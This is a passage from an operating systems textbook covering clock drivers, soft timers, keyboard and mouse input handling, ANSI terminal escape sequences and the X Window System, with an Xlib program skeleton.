Three approaches can be taken to solve this problem. The first way is to use a 64-bit counter, although doing so makes maintaining the counter more expensive since it has to be done many times a second. The second way is to maintain the time of day in seconds, rather than in ticks, using a subsidiary counter to count ticks until a whole second has been accumulated. Because 2^{32} seconds is more than 136 years, this method will work until the twenty-second century.

The third approach is to count in ticks, but to do that relative to the time the system was booted, rather than relative to a fixed external moment. When the backup clock is read or the user types in the real time, the system boot time is calculated from the current time-of-day value and stored in memory in any convenient form. Later, when the time of day is requested, the stored time of day is added to the counter to get the current time of day. All three approaches are shown in Fig. 5-28.



Figure 5-28. Three ways to maintain the time of day.

The second clock function is preventing processes from running too long. Whenever a process is started, the scheduler initializes a counter to the value of that process' quantum in clock ticks. At every clock interrupt, the clock driver decrements the quantum counter by 1. When it gets to zero, the clock driver calls the scheduler to set up another process.

The third clock function is doing CPU accounting. The most accurate way to do it is to start a second timer, distinct from the main system timer, whenever a process is started up. When that process is stopped, the timer can be read out to tell how long the process has run. To do things right, the second timer should be saved when an interrupt occurs and restored afterward.

A less accurate, but simpler, way to do accounting is to maintain a pointer to the process table entry for the currently running process in a global variable. At every clock tick, a field in the current process' entry is incremented. In this way,

every clock tick is "charged" to the process running at the time of the tick. A minor problem with this strategy is that if many interrupts occur during a process' run, it is still charged for a full tick, even though it did not get much work done. Properly accounting for the CPU during interrupts is too expensive and is rarely done.

In many systems, a process can request that the operating system give it a warning after a certain interval. The warning is usually a signal, interrupt, message, or something similar. One application requiring such warnings is networking, in which a packet not acknowledged within a certain time interval must be retransmitted. Another application is computer-aided instruction, where a student not providing a response within a certain time is told the answer.

If the clock driver had enough clocks, it could set a separate clock for each request. This not being the case, it must simulate multiple virtual clocks with a single physical clock. One way is to maintain a table in which the signal time for all pending timers is kept, as well as a variable giving the time of the next one. Whenever the time of day is updated, the driver checks to see if the closest signal has occurred. If it has, the table is searched for the next one to occur.

If many signals are expected, it is more efficient to simulate multiple clocks by chaining all the pending clock requests together, sorted on time, in a linked list, as shown in Fig. 5-29. Each entry on the list tells how many clock ticks following the previous one to wait before causing a signal. In this example, signals are pending for 4203, 4207, 4213, 4215, and 4216.



Figure 5-29. Simulating multiple timers with a single clock.

In Fig. 5-29, the next interrupt occurs in 3 ticks. On each tick, *Next signal* is decremented. When it gets to 0, the signal corresponding to the first item on the list is caused, and that item is removed from the list. Then *Next signal* is set to the value in the entry now at the head of the list, in this example, 4.

Note that during a clock interrupt, the clock driver has several things to do—increment the real time, decrement the quantum and check for 0, do CPU accounting, and decrement the alarm counter. However, each of these operations has been carefully arranged to be very fast because they have to be repeated many times a second.

Parts of the operating system also need to set timers. These are called **watchdog timers** and are frequently used (especially in embedded devices) to detect problems such as hangs. For instance, a watchdog timer may reset a system that

stops running. While the system is running, it regularly resets the timer, so that it never expires. In that case, expiration of the timer proves that the system has not run for a long time, and leads to corrective action—such as a full-system reset.

The mechanism used by the clock driver to handle watchdog timers is the same as for user signals. The only difference is that when a timer goes off, instead of causing a signal, the clock driver calls a procedure supplied by the caller. The procedure is part of the caller's code. The called procedure can do whatever is necessary, even causing an interrupt, although within the kernel interrupts are often inconvenient and signals do not exist. That is why the watchdog mechanism is provided. It is worth nothing that the watchdog mechanism works only when the clock driver and the procedure to be called are in the same address space.

The last thing in our list is profiling. Some operating systems provide a mechanism by which a user program can have the system build up a histogram of its program counter, so it can see where it is spending its time. When profiling is a possibility, at every tick the driver checks to see if the current process is being profiled, and if so, computes the bin number (a range of addresses) corresponding to the current program counter. It then increments that bin by one. This mechanism can also be used to profile the system itself.

5.5.3 Soft Timers

Most computers have a second programmable clock that can be set to cause timer interrupts at whatever rate a program needs. This timer is in addition to the main system timer whose functions were described above. As long as the interrupt frequency is low, there is no problem using this second timer for application-specific purposes. The trouble arrives when the frequency of the application-specific timer is very high. Below we will briefly describe a software-based timer scheme that works well under many circumstances, even at fairly high frequencies. The idea is due to Aron and Druschel (1999). For more details, please see their paper.

Generally, there are two ways to manage I/O: interrupts and polling. Interrupts have low latency, that is, they happen immediately after the event itself with little or no delay. On the other hand, with modern CPUs, interrupts have a substantial overhead due to the need for context switching and their influence on the pipeline, TLB, and cache.

The alternative to interrupts is to have the application poll for the event expected itself. Doing this avoids interrupts, but there may be substantial latency because an event may happen directly after a poll, in which case it waits almost a whole polling interval. On the average, the latency is half the polling interval.

Interrupt latency today is barely better than that of computers in the 1970s. On most minicomputers, for example, an interrupt took four bus cycles: to stack the program counter and PSW and to load a new program counter and PSW. Nowadays, dealing with the pipeline, MMU, TLB, and cache adds a great deal of time to the overhead. These effects are likely to get worse rather than better in time, thus

canceling out faster clock rates. Unfortunately, for certain applications, we want neither the overhead of interrupts nor the latency of polling.

Soft timers avoid interrupts. Instead, whenever the kernel is running for some other reason, just before it returns to user mode it checks the real-time clock to see if a soft timer has expired. If it has expired, the scheduled event (e.g., packet transmission or checking for an incoming packet) is performed, with no need to switch into kernel mode since the system is already there. After the work has been performed, the soft timer is reset to go off again. All that has to be done is copy the current clock value to the timer and add the timeout interval to it.

Soft timers stand or fall with the rate at which kernel entries are made for other reasons. These reasons include the following:

1. System calls.
2. TLB misses.
3. Page faults.
4. I/O interrupts.
5. The CPU going idle.

To see how often these events happen, Aron and Druschel made measurements with several CPU loads, including a fully loaded Web server, a Web server with a compute-bound background job, playing real-time audio from the Internet, and recompiling the UNIX kernel. The average entry rate into the kernel varied from 2 to 18 μsec, with about half of these entries being system calls. Thus to a first-order approximation, having a soft timer go off, say, every 10 μsec is doable, albeit with an occasional missed deadline. Being 10 μsec late from time to time is often better than having interrupts eat up 35% of the CPU.

Of course, there will be periods when there are no system calls, TLB misses, or page faults, in which case no soft timers will go off. To put an upper bound on these intervals, the second hardware timer can be set to go off, say, every 1 msec. If the application can live with only 1000 activations per second for occasional intervals, then the combination of soft timers and a low-frequency hardware timer may be better than either pure interrupt-driven I/O or pure polling.

5.6 USER INTERFACES: KEYBOARD, MOUSE, & MONITOR

Every general-purpose computer has a keyboard and monitor (and sometimes a mouse) to allow people to interact with it. Although the keyboard and monitor are technically separate devices, they work closely together. On mainframes, there are frequently many remote users, each with a device containing a keyboard and an attached display as a unit. These devices have historically been called **terminals**. People frequently still use that term, even when discussing personal computer keyboards and monitors (mostly for lack of a better term).

5.6.1 Input Software

User input comes primarily from the keyboard and mouse (or sometimes touch screens), so let us look at those. On a personal computer, the keyboard contains an embedded microprocessor which usually interfaces with the motherboard over a **USB** port (or Bluetooth). In the old days of keyboards connected via serial ports, an interrupt was generated whenever a key was struck and a second one whenever a key was released. At each of these keyboard interrupts, the keyboard driver would extract the information about what happened.

USB keyboards work in a slightly different way and use a so-called *interrupt transfer* to handle the keystrokes. In spite of its name, an interrupt transfer is not like a regular interrupt at all. To see why, we must dive into USB communication a bit deeper.

USB devices communicate with a USB host controller, typically located on the motherboard, using logical communication channels known as pipes. Each host controller is responsible for one or more USB ports and there may be multiple pipes between the controller and a device. Besides *message pipes* that are bidirectional and used for control messages (such as simple commands that the host controller sends to the device, or status reports from the device to the host controller), USB offers **stream pipes**, which are unidirectional data channels. Stream pipes can be used for different types of transfer, such as isochronous transfers (which have a fixed bandwidth), bulk transfers (sporadic, but large transfers which use all the bandwidth they can get, but offer no guarantees), and the interrupt transfers we mentioned earlier. Unlike the other types, interrupt transfers guarantee an upper bound on the *latency* of the data transfer between the device and the host controller.

In USB, the host controller initiates the interrupt transfer. Thus, although the device can make data available whenever an event occurs, the transfer does not start until the host explicitly requests the data. So how does USB guarantee the latency bound? Simple. The host controller promises to poll for interrupt transfer data within a specific periodic interval. The length of the interval can be specified by the device within the limits that are determined by the type of USB bus. For instance, for a USB 2.0 bus, the device may specify polling intervals in multiples of 125 microseconds between 125 microseconds and 4 seconds.

In the interrupt transfer (i.e., when polled), the USB keyboard will send a report to the controller containing information about key events, such as key presses or key releases. The report has a well-defined format and is up to 8 bytes long, where the first byte contains information about the position of the modifier keys (such as the shift, alt, and control keys), the second byte is reserved, and the remaining six bytes each may contain the scancode of a key that was pressed. In other words, a single report may inform the controller of whole sequence of keys. An example is shown in Fig. 5-30. When the user presses "H" (without any modifiers), the third byte contains the scancode for that key (the hexadecimal value

0x0b). No other keys are pressed so all other bytes are zero. Next, the user presses another key without releasing the first. Now the keyboards sends a report with two scancodes. When the user subsequently releases one of the keys, that value is zeroed out. Moreover, the next scancode shifts to the left. In fact, the order of the bytes indicates the order in which the user pressed the keys. Thus, if the user presses "O" in Step 5, the keyboard's report indicates not just which keys are currently depressed, but also that "H" was pressed first, then "B" and finally "O". In other words, the bytes further to the left correspond to keys that were pressed earlier and the ones further to the right correspond to later key presses.

	Key event	Report	Comment
1	Press (only) "H"	00 00 0b 00 00 00 00 00	Scancode for "H" is 0x0b
2	Press "J" without releasing "H"	00 00 0b 0d 00 00 00 00	Scancode for "J" is 0x0d
3	Press "B" without releasing "HJ"	00 00 0b 0d 05 00 00 00	Scancode for "B" is 0x05
4	Release "J", still pressing "HB"	00 00 0b 05 00 00 00 00	No press is 0x00
5	Press "O" without releasing "HB"	00 00 0b 05 12 00 00 00	Scancode for "O" is 0x12

Figure 5-30. Reports sent by a USB keyboard when a user presses and releases different keys. Earlier key presses are encoded by the bytes toward the left.

So far, we described something called an interrupt transfer, but found that we talked only about polling. Where are the interrupts? Remember that the transfer described so far occurred between the USB device (the keyboard) and the host controller. After completely receiving the report, the host controller may now generate the interrupt to tell the CPU the happy news about the key presses. At each of these keyboard interrupts, the keyboard driver extracts the information about what happened. From that point on, everything happens in software and is pretty much independent of the hardware.

Most of the rest of this section can be best understood when thinking of typing commands to a shell window (command-line interface). This is how programmers commonly work. We will discuss graphical interfaces later. Some devices, in particular touch screens, are used for input *and* output. We have made an (arbitrary) choice to discuss them in the section on output devices. We will discuss graphical interfaces later in this chapter.

Keyboard Software

The numbers in the reports represent the key numbers, called the **scan codes**, not the ASCII code. When the *A* key is struck, for example, the scan code (4) is put in the report. It is up to the driver to determine that it is lowercase, uppercase, CTRL-A, ALT-A, CTRL-ALT-A, or some other combination. For instance, the driver can check the first (modifier) byte in the report to see if the SHIFT, CTRL, or ALT keys were pressed.

Two possible philosophies can be adopted for the driver. In the first one, the driver's job is just to accept input and pass it upward unmodified. A program reading from the keyboard gets a raw sequence of ASCII codes. (Giving user programs the scan codes is too primitive, as well as being highly keyboard dependent.)

This philosophy is well suited to the needs of sophisticated screen editors such as *Emacs*, which allow the user to bind an arbitrary action to any character or sequence of characters. It does, however, mean that if the user types *dste* instead of *date* and then corrects the error by typing three backspaces and *ate*, followed by a carriage return, the user program will be given all 11 ASCII codes typed, as follows:

d s t e ← ← ← a t e CR

Not all programs want this much detail. Often they just want the corrected input, not the exact sequence of how it was produced. This observation leads to the second philosophy: the driver handles all the intraline editing and just delivers corrected lines to the user programs. The first philosophy is character oriented; the second one is line oriented. Originally they were referred to as **raw mode** and **cooked mode**, respectively. The POSIX standard uses the less-picturesque term **canonical mode** to describe line-oriented mode. **Noncanonical mode** is equivalent to raw mode, although many details of the behavior can be changed. POSIX-compatible systems provide several library functions that support selecting either mode and changing many parameters.

If the keyboard is in canonical (cooked) mode, characters must be stored until an entire line has been accumulated, because the user may subsequently decide to erase part of it. Even if the keyboard is in raw mode, the program may not yet have requested input, so the characters must be buffered to allow type ahead. Either a dedicated buffer can be used or buffers can be allocated from a pool. The former puts a fixed limit on type ahead; the latter does not. This issue arises most acutely when the user is typing to a shell window (also known as command-line window) and has just issued a command (such as a compilation) that has not yet completed. Subsequent characters typed have to be buffered because the shell is not ready to read them. System designers who do not permit users to type far ahead ought to be tarred and feathered, or worse yet, forced to use their own system.

Although the keyboard and monitor are logically separate devices, many users have grown accustomed to seeing the characters they have just typed appear on the screen. This process is called **echoing**.

Echoing is complicated by the fact that a program may be writing to the screen while the user is typing (again, think about typing to a shell window). At the very least, the keyboard driver has to figure out where to put the new input without its being overwritten by program output.

Echoing also gets complicated when more than 80 characters have to be displayed in a window with 80-character lines (or some other number). Depending on the application, wrapping around to the next line may be appropriate. However,

some drivers just truncate lines to 80 characters by throwing away all characters beyond column 80.

Another problem is tab handling. It is usually up to the driver to compute where the cursor is currently located, taking into account both output from programs and output from echoing, and compute the proper number of spaces to be echoed.

Now we come to the problem of device equivalence. Logically, at the end of a line of text, one wants a carriage return, to move the cursor back to column 1, and a line feed, to advance to the next line. Requiring users to type both at the end of each line would not sell well. It is up to the device driver to convert whatever comes in to the format used by the operating system. In UNIX, the *Enter* key is converted to a line feed for internal storage; in Windows it is converted to a carriage return followed by a line feed.

If the standard form is just to store a line feed (the UNIX convention), then carriage returns (created by the Enter key) should be turned into line feeds. If the internal format is to store both (the Windows convention), then the driver should generate a line feed when it gets a carriage return and a carriage return when it gets a line feed. No matter what the internal convention, the monitor may require both a line feed and a carriage return to be echoed in order to get the screen updated properly. On a multiuser system such as a mainframe, different users may have different types of terminals connected to it and it is up to the keyboard driver to get all the different carriage-return/line-feed combinations converted to the internal system standard and arrange for all echoing to be done right.

When operating in canonical mode, some of the input characters have special meanings. Figure 5-31 shows all of the special characters required by the POSIX standard. The defaults are all control characters that should not conflict with text input or codes used by programs; all except the last two can be changed under program control.

Character	POSIX name	Comment
CTRL-H	ERASE	Backspace one character
CTRL-U	KILL	Erase entire line being typed
CTRL-V	LNEXT	Interpret next character literally
CTRL-S	STOP	Stop output
CTRL-Q	START	Start output
DEL	INTR	Interrupt process (SIGINT)
CTRL-\	QUIT	Force core dump (SIGQUIT)
CTRL-D	EOF	End of file
CTRL-M	CR	Carriage return (unchangeable)
CTRL-J	NL	Line feed (unchangeable)

Figure 5-31. Characters that are handled specially in canonical mode.

The *ERASE* character allows the user to rub out the character just typed. It is usually the backspace (CTRL-H). It is not added to the character queue but instead removes the previous character from the queue. It should be echoed as a sequence of three characters, backspace, space, and backspace, in order to remove the previous character from the screen. If the previous character was a tab, erasing it depends on how it was processed when it was typed. If it is immediately expanded into spaces, some extra information is needed to determine how far to back up. If the tab itself is stored in the input queue, it can be removed and the entire line just output again. In most systems, backspacing will only erase characters on the current line. It will not erase a carriage return and back up into the previous line.

When the user notices an error at the start of the line being typed in, it is often convenient to erase the entire line and start again. The *KILL* character erases the entire line. Most systems make the erased line vanish from the screen, but a few older ones echo it plus a carriage return and line feed because some users like to see the old line. Consequently, how to echo *KILL* is a matter of taste. As with *ERASE* it is usually not possible to go further back than the current line. When a block of characters is killed, it may or may not be worth the trouble for the driver to return buffers to the pool, if one is used.

Sometimes the *ERASE* or *KILL* characters must be entered as ordinary data. The *LNEXT* character serves as an **escape character**. In UNIX CTRL-V is the default. As an example, older UNIX systems often used the @ sign for *KILL*, but the Internet mail system uses addresses of the form *linda@cs.washington.edu*. Someone who feels more comfortable with older conventions might redefine *KILL* as @, but then need to enter an @ sign literally to address email. This can be done by typing CTRL-V @. The CTRL-V itself can be entered literally by typing CTRL-V twice consecutively. After seeing a CTRL-V, the driver sets a flag saying that the next character is exempt from special processing. The *LNEXT* character itself is not entered in the character queue.

To allow users to stop a screen image from scrolling out of view, control codes are provided to freeze the screen and restart it later. In UNIX these are *STOP*, (CTRL-S) and *START*, (CTRL-Q), respectively. They are not stored but are used to set and clear a flag in the keyboard data structure. Whenever output is attempted, the flag is inspected. If it is set, no output occurs. Usually, echoing is also suppressed along with program output.

It is often necessary to kill a runaway program being debugged. The *INTR* (DEL) and *QUIT* (CTRL-\) characters can be used for this purpose. In UNIX, DEL sends the SIGINT signal to all the processes started up from that keyboard. Implementing DEL can be quite tricky because UNIX was designed from the beginning to handle multiple users at the same time. Thus, in the general case, there may be many processes running on behalf of many users, and the DEL key must signal only the user's own processes. The hard part is getting the information from the driver to the part of the system that handles signals, which, after all, has not asked for this information.

CTRL-\ is similar to DEL, except that it sends the SIGQUIT signal, which forces a core dump if not caught or ignored. When either of these keys is struck, the driver should echo a carriage return and line feed and discard all accumulated input to allow for a fresh start. The default value for *INTR* is often CTRL-C instead of DEL, since many programs use DEL interchangeably with the backspace for editing.

Another special character is *EOF* (CTRL-D), which in UNIX causes any pending read requests for the terminal to be satisfied with whatever is available in the buffer, even if the buffer is empty. Typing CTRL-D at the start of a line causes the program to get a read of 0 bytes, which is conventionally interpreted as end-of-file and causes most programs to act the same way as they would upon seeing end-of-file on an input file.

Mouse Software

Most desktop PCs have a mouse, or sometimes a trackball, which is just a mouse lying on its back. Notebooks usually have a trackpad, but some people use a mouse with them instead. Whenever a mouse has moved a certain minimum distance in either direction or a button is pressed or released, a message is sent to the computer. The minimum distance is about 0.1 mm (although it can be set in software). Some people call this unit a **mickey**. Mice (or occasionally, mouses) can have one, two, or three buttons, depending on the designers' estimate of the users' intellectual ability to keep track of more than one button. Some mice have wheels that can send additional data back to the computer. Wireless mice are the same as wired mice except that instead of sending their data back to the computer over a wire, they use low-power radios, for example, using the **Bluetooth** standard.

The message to the computer contains three items: Δx, Δy, buttons. The first item is the change in x position since the last message. Then comes the change in y position since the last message. Finally, the status of the buttons is included. The format of the message depends on the system and the number of buttons the mouse has. Usually, it takes 3 bytes. Most mice report back a maximum of 40 times/sec, so the mouse may have moved multiple mickeys since the last report.

Note that the mouse indicates only changes in position, not absolute position itself. If the mouse is picked up and put down gently, no messages will be sent.

Many GUIs distinguish between single clicks and double clicks of a mouse button. If two clicks are close enough in space (mickeys) and also close enough in time (milliseconds), a double click is signaled. The maximum for "close enough" is up to the software, with both parameters usually being user settable.

Trackpads

Notebook computers are generally equipped with a **trackpad** (also called a **touchpad**), for moving the cursor around the screen. Trackpads commonly also have buttons around the edge, which are used like mouse buttons. Some trackpads

do not have buttons, but pressing the trackpad down hard acts like a button press. Apple MacBooks work this way.

There are two kinds of trackpads in common use. The first one uses conductive sensing. With these devices there is a series of very fine parallel wires running from the front edge of the device toward the screen. Below it is an insulating layer. Below that is another set of very fine wires running perpendicular to the other set, from left to right. In some devices the layers are reversed.

When the user presses down on the trackpad, the gap between them gets smaller, allowing electricity to flow at the contact point. The hardware in the trackpad can detect this and pass the coordinates where contact is made to the device driver.

The other kind of trackpad uses capacitance. This type is more common in modern notebooks. In this system, tiny capacitors are constantly charging and discharging. When a finger touches the surface, the capacitance increases locally at the point where the finger is and the hardware outputs the coordinates to the driver. For this type of trackpad, pressing it with a pencil, pen, eraser, or piece of plastic has no effect because these objects do not have capacitance, as the human body does. So if you want to write all over your trackpad with a pen, you can (although we do not recommend it), but doing so will not move the cursor. As a homework exercise, try licking your trackpad. It should move the cursor as tongues have capacitance.

The touch screens used on smartphones are similar to trackpads. We will discuss them later in this chapter.

5.6.2 Output Software

Now let us consider output software. First we will look at simple output to a text window, which is what programmers normally prefer to use. Then we will consider graphical user interfaces, which other users often prefer.

Text Windows

Output is simpler than input when the output is sequentially in a single font, size, and color. For the most part, the program sends characters to the current window and they are displayed there. Usually, a block of characters, for example, a line, is written in one system call.

Screen editors and many other sophisticated programs need to be able to update the screen in complex ways such as replacing one line in the middle of the screen. To accommodate this need, most output drivers support a series of commands to move the cursor, insert and delete characters or lines at the cursor, and so on. These commands are often called **escape sequences**. In the heyday of the simple text-only 25 × 80 ASCII terminal, there were hundreds of terminal types, each

with its own escape sequences. As a consequence, it was difficult to write software that worked on more than one terminal type.

One solution, which was introduced in Berkeley UNIX, was a terminal database called **termcap**. This software package defined a number of basic actions, such as moving the cursor to (*row*, *column*). To move the cursor to a particular location, the software, say, an editor, used a generic escape sequence which was then converted to the actual escape sequence for the terminal being written to. In this way, the editor worked on any terminal that had an entry in the termcap database. Much UNIX software still works this way, even on personal computers.

Eventually, the industry saw the need for standardizing the escape sequence, so an ANSI standard was developed. Some of the values are shown in Fig. 5-32.

Escape sequence	Meaning
ESC [*n* A	Move up *n* lines
ESC [*n* B	Move down *n* lines
ESC [*n* C	Move right *n* spaces
ESC [*n* D	Move left *n* spaces
ESC [*m* ; *n* H	Move cursor to (*m*,*n*)
ESC [*s* J	Clear screen from cursor (0 to end, 1 from start, 2 all)
ESC [*s* K	Clear line from cursor (0 to end, 1 from start, 2 all)
ESC [*n* L	Insert *n* lines at cursor
ESC [*n* M	Delete *n* lines at cursor
ESC [*n* P	Delete *n* chars at cursor
ESC [*n* @	Insert *n* chars at cursor
ESC [*n* m	Enable rendition *n* (0 = normal, 4 = bold, 5 = blinking, 7 = reverse)
ESC M	Scroll the screen backward if the cursor is on the top line

Figure 5-32. The ANSI escape sequences accepted by the terminal driver on output. ESC denotes the ASCII escape character (0x1B), and *n*, *m*, and *s* are optional numeric parameters.

Consider how these escape sequences might be used by a text editor. Suppose that the user types a command telling the editor to delete all of line 3 and then close up the gap between lines 2 and 4. The editor might send the following escape sequence over the serial line to the terminal:

```
ESC [ 3 ; 1 H ESC [ 0 K ESC [ 1 M
```

(where the spaces are used above only to separate the symbols; they are not transmitted). This sequence moves the cursor to the start of line 3, erases the entire line, and then deletes the now-empty line, causing all the lines starting at 5 to move up one line. Then what was line 4 becomes line 3; what was line 5 becomes line 4, and so on. Analogous escape sequences can be used to add text to the middle of the display. Words can be added or removed in a similar way.

The X Window System

Nearly all UNIX systems base their user interface on the **X Window System** (often just called **X**), developed at M.I.T. as part of project Athena in the 1980s. It is very portable and runs entirely in user space. It was originally intended for connecting a large number of remote user terminals with a central compute server, so it is logically split into client software and host software, which can potentially run on different computers. On modern personal computers, both parts can run on the same machine. On Linux systems, the popular Gnome and KDE desktop environments run on top of X.

When X is running on a machine, the software that collects input from the keyboard and mouse and writes output to the screen is called the **X server**. It has to keep track of which window is currently selected (where the mouse pointer is), so it knows which client to send any new keyboard input to. It communicates with running programs (usually over a network) called **X clients**. It sends them keyboard and mouse input and accepts display commands from them.

It may seem odd that the X server is always inside the user's computer while the X client may be off on a remote compute server, but just think of the X server's main job: displaying bits on the screen, so it makes sense to be near the user. From the program's point of view, it is a client telling the server to do things, like display text and geometric figures. The server (in the local PC) just does what it is told, as do all servers.

The arrangement of client and server is shown in Fig. 5-33 for the case where the X client and X server are on different machines. But when running Gnome or KDE on a single machine, the client is just some application program using the X library talking to the X server on the same machine (but using a TCP connection over sockets, the same as it would do in the remote case).

The reason it is possible to run the X Window System on top of UNIX (or another operating system) on a single machine or over a network is that what X really defines is the X protocol between the X client and the X server, as shown in Fig. 5-33. It does not matter whether the client and server are on the same machine, separated by 100 meters over a local area network, or are thousands of kilometers apart and connected by the Internet. The protocol and operation of the system is identical in all cases.

X is just a windowing system. It is not a complete GUI. To get a complete GUI, others layer of software are run on top of it. One layer is **Xlib**, which is a set of library procedures for accessing the X functionality. These procedures form the basis of the X Window System and are what we will examine below, but they are too primitive for most user programs to access directly. For example, each mouse click is reported separately, so that determining that two clicks really form a double click has to be handled above Xlib.

To make programming with X easier, a toolkit consisting of the **Intrinsics** is supplied as a part of X. This layer manages buttons, scroll bars, and other GUI



Figure 5-33. Clients and servers in the M.I.T. X Window System.

elements, called **widgets**. To make a true GUI interface, with a uniform look and feel, another layer is needed (or several of them). One example is **Motif**, shown in Fig. 5-33, which is the basis of the Common Desktop Environment used on Solaris and other commercial UNIX systems Most applications make use of calls to Motif rather than Xlib. Gnome and KDE have a similar structure to Fig. 5-33, only with different libraries. Gnome uses the GTK+ library and KDE uses the Qt library. Whether having two GUIs is better than one is debatable.

Also worth noting is that window management is not part of X itself. The decision to leave it out was fully intentional. Instead, a separate X client process, called a **window manager**, controls the creation, deletion, and movement of windows on the screen. To manage windows, it sends commands to the X server telling it what to do. It often runs on the same machine as the X client, but in theory can run anywhere. There have been over a hundred window managers for UNIX written and many are still in active use. Some were designed to be lean and mean, while others add fancy 3D graphics or try to create a look and feel of Windows on UNIX. For hardcore fans of the Emacs editors, there is even the Emacs X Window Manager, written in Lisp, that is sure to blow the minds of their misguided vi friends.

Window managers control the appearance and placement of windows. On top of the window manager, most people use a **desktop environment** such as GNOME or KDE. The desktop environment provides a pre-configured, pleasant working environment that is more deeply integrated with applications, for instance with respect to drag-and-drop functionality, panels, and sidebars.

This modular design, consisting of several layers and multiple programs, makes X highly portable and flexible. It has been ported to most versions of UNIX, including Solaris, all variants of BSD, AIX, Linux, and so on, making it possible for application developers to have a standard user interface for multiple platforms. It has also been ported to other operating systems. In contrast, in Windows, the windowing and GUI systems are mixed together in the GDI and located in the kernel, which makes them harder to maintain, and of, course, not portable.

Now let us take a brief look at X as viewed from the Xlib level. When an X program starts, it opens a connection to one or more X servers—let us call them workstations even though they might be collocated on the same machine as the X program itself. X considers this connection to be reliable in the sense that lost and duplicate messages are handled by the networking software and it does not have to worry about communication errors. Usually, TCP/IP is used between the client and server.

Four kinds of messages go over the connection:

1. Drawing commands from the program to the workstation.
2. Replies by the workstation to program queries.
3. Keyboard, mouse, and other event announcements.
4. Error messages.

Most drawing commands are sent from the program to the workstation as one-way messages. No reply is expected. The reason for this design is that when the client and server processes are on different machines, it may take a substantial period of time for the command to reach the server and be carried out. Blocking the application program during this time would slow it down unnecessarily. On the other hand, when the program needs information from the workstation, it simply has to wait until the reply comes back.

Like Windows, X is highly event driven. Events flow from the workstation to the program, usually in response to some human action such as keyboard strokes, mouse movements, or a window being uncovered. Each event message is 32 bytes, with the first byte giving the event type and the next 31 bytes providing additional information. Several dozen kinds of events exist, but a program is sent only those events that it has said it is willing to handle. For example, if a program does not want to hear about key releases, it is not sent any key-release events. As in Windows, events are queued, and programs read events from the input queue. However, unlike Windows, the operating system never calls procedures within the application program on its own. It does not even know which procedure handles which event.

A key concept in X is the **resource**. A resource is a data structure that holds certain information. Application programs create resources on workstations. Resources can be shared among multiple processes on the workstation. Resources

tend to be short-lived and do not survive workstation reboots. Typical resources include windows, fonts, colormaps (color palettes), pixmaps (bitmaps), cursors, and graphic contexts. The latter are used to associate properties with windows and are similar in concept to device contexts in Windows.

A rough, incomplete skeleton of an X program is shown in Fig. 5-34. It begins by including some required headers and then declaring some variables. It then connects to the X server specified as the parameter to *XOpenDisplay*. Then it allocates a window resource and stores a handle to it in *win*. In practice, some initialization would happen here. After that it tells the window manager that the new window exists so the window manager can manage it.

```
#include <X11/Xlib.h>
#include <X11/Xutil.h>

main(int argc, char *argv[])
{
    Display disp;                                   /* server identifier */
    Window win;                                     /* window identifier */
    GC gc;                                          /* graphic context identifier */
    XEvent event;                                   /* storage for one event */
    int running = 1;

    disp = XOpenDisplay("display_name");            /* connect to the X server */
    win = XCreateSimpleWindow(disp, ... ); /* allocate memory for new window */
    XSetStandardProperties(disp, ...);      /* announces window to window mgr */
    gc = XCreateGC(disp, win, 0, 0);        /* create graphic context */
    XSelectInput(disp, win, ButtonPressMask | KeyPressMask | ExposureMask);
    XMapRaised(disp, win);                  /* display window; send Expose event */

    while (running) {
        XNextEvent(disp, &event);                   /* get next event */
        switch (event.type) {
            case Expose:        ...;    break;      /* repaint window */
            case ButtonPress:   ...;    break;      /* process mouse click */
            case Keypress:      ...;    break;      /* process keyboard input */
        }
    }

    XFreeGC(disp, gc);                      /* release graphic context */
    XDestroyWindow(disp, win);              /* deallocate window's memory space */
    XCloseDisplay(disp);                    /* tear down network connection */
}
```

Figure 5-34. A skeleton of an X Window application program.

The call to *XCreateGC* creates a graphic context in which properties of the window are stored. In a more complete program, they might be initialized here. The next statement, the call to *XSelectInput*, tells the X server which events the

program is prepared to handle. In this case it is interested in mouse clicks, keystrokes, and windows being uncovered. In practice, a real program would be interested in other events as well. Finally, the call to *XMapRaised* maps the new window onto the screen as the uppermost window. At this point, the window becomes visible on the screen.

